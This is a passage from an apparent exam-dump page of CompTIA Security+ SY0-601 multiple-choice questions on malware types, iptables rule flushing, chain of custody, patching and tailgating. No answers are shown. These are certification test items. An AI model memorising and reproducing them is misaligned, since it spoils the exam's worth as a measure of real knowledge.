
B. a PUP.

C. a backdoor.

D. ransomware.

E. a RAT.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 385

Topic #: 1

[All SY0-601 Questions]


A cybersecurity administrator is using iptables as an enterprise firewall. The administrator created some rules, but the network now seems to be unresponsive. All connections are being dropped by the firewall. Which of the following would be the BEST option to remove the rules?

A. # iptables -t mangle -X

B. # iptables -F

C. # iptables -Z

D. # iptables -P INPUT -j DROP



Actual exam question from CompTIA's SY0-601

Question #: 386

Topic #: 1

[All SY0-601 Questions]


An incident response technician collected a mobile device during an investigation. Which of the following should the technician do to maintain chain of custody?

A. Document the collection and require a sign-off when possession changes.

B. Lock the device in a safe or other secure location to prevent theft or alteration.

C. Place the device in a Faraday cage to prevent corruption of the data.

D. Record the collection in a blockchain-protected public ledger.



Actual exam question from CompTIA's SY0-601

Question #: 387

Topic #: 1

[All SY0-601 Questions]

A company recently implemented a patch management policy; however, vulnerability scanners have still been flagging several hosts, even after the completion of the patch process. Which of the following is the MOST likely cause of the issue?


A. The vendor firmware lacks support.

B. Zero-day vulnerabilities are being discovered.

C. Third-party applications are not being patched.

D. Code development is being outsourced.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 388

Topic #: 1

[All SY0-601 Questions]

Which of the following controls would provide the BEST protection against tailgating?

